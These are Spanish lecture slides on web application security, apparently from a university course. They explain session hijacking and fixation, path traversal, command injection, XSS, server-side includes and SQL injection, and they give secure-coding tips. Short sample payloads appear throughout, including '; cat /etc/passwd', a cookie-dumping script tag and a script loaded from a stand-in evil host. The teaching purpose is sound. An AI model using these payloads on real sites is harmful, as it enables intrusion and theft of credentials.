
  Analisis estadistico... se puede preveer información sobre los siguientes?

  Fuerza bruta sobre los tokens más probables hasta encontrar uno que haya sido asignado a un usuario y se haya autentificado

- **Session hijack (secuestro de sesion)**

  Puedo robar un token a un usuario autentificado?

  Multiples técnicas. Basadas en web o con técnicas de intrusión




Ataques a los tokens

- **Session fixation**

  Puedo imponer un token a un usuario?

  Si consigo que un usuario abra la sesión con el token que yo quiera...



Consejos para programar webs seguras

- **Usar SSL / HTTPS**

  Marcar cookies como seguras hace que solo se transmitan a traves de conexiones HTTPS
- **No programar tu sistema de tokens**

  Es muy facil cometer errores de protocolo, usar los proporcionados por librerías seguras (usar sesiones de PHP en lugar de hacerlas yo mismo)
- **Regenerar las sesiones con los cambios de privilegios**

  Para evitar session fixation

Input validation contra Web

Ataques básicos

- **Canonicalization**

  Añadir ../ para bajar directorios en una variable que acabara siendo utilizada para calcular un path

- **Uso de caracteres urlencoded %00 %0a para partir cadenas**

  Ejemplo: ${nombre}.jpg puede transformarse en ../../../../../../../etc/passwd %00.jpg

- **Provocar errores con valores inesperados en campos**

  Información en los mensajes de error

- **Ejecución de comandos con | & ;**


  Si los datos acaban formando parte de un comando a ejecutar

  i.e. Añadir **; cat /etc/passwd**

- **SQL injection**

HTML injection

- Insertar código HTML en variables que no esperan HTML, causando que un atacante tenga control sobre el dibujo de una página ajena
- Una página que repite la información proporcionada en un campo puede ser vulnerable
- ¿Qué ocurre si ponemos código HTML?



HTML injection

- Probamos

<font color=#0000FF>

  El HTML no se elimina y llega de vuelta

- Dominando HTML se pueden llegar a hacer muchas modificaciones
  - Incluyendo añadir secciones con posicionamiento vía CSS que oculten otras partes de la pagina original

- Pero es más peligroso si incluimos Javascript

HTML injection

- Inyectar en un campo

  <script>document.write(document.cookie)</script>

  <script>alert('hola')</script>

  <script src="http://evilscripts.com/do.js"></script>
- Cualquier cosa que se pueda hacer con javascript puede hacerse en la página de otro

- Hasta ahora solo hemos visto como modificar una página de otro vista en tu navegador.

  ¿Como se puede usar esto para hacer el mal?

XSS cross-site scripting

- Si los datos que metemos en un formulario pueden pasarse por GET...

  `http://mikel.tlm.unavarra.es/prueba.php?user=<script>...`

- Puedo construir una pagina que enlace a otra metiendo datos que la modifiquen (cross-site scripting)
  - Usado para ataques a las cookies de hotmail, gmail, aol...
  - Usado para robos de identidad consiguiendo que la pagina de una entidad haga algo diferente, por ejemplo el usuario se confia porque ve claramente que la página es la de su banco

Incluir scripts

- HTML tiene codigo para incluir scripts
- Se puede usar para atacar al motor que genera la página que acepta campos con HTML

```
<!-- #exec cmd="ifconfig -a" -->
<!-- #include file="/etc/passwd" -->
```

- O en PHP

```
<? Include '/etc/passed' ?>
```

Inyección de código de base de datos

- SQL injection

  Si un campo acabará en una query MySQL hay cadenas que pueden provocar efectos
- **Errores en la query**

  Que si se imprimen nos revelan información de la base de datos
- **Modificación de las condiciones**

```
SELECT * FROM usuarios WHERE userid==$user ;
```

  que ocurre si ponemos en $user = “1 or True”
- **Lanzar comandos nuevos sobre la base de datos**

Consejos para programar

- Validación de formularios con javascript es inutil

  Se puede hacer por ayudar al usuario pero el servidor debe volver a validarlo
- No dar por supuesto nada sobre los datos de entrada "Expect the unexpected"

  Limpiar con expresiones regulares y asegurarse de que solo hay lo que queremos

Conclusiones

- Gran variedad de ataques contra la web
  - Contra la autentificación y autorización
  - Contra los servidores que alojan las páginas
  - Contra otros usuarios de los servidores
- Hoy en día constituye uno de los frentes más atacados y es fundamental comprender en que se basan para poder defenderse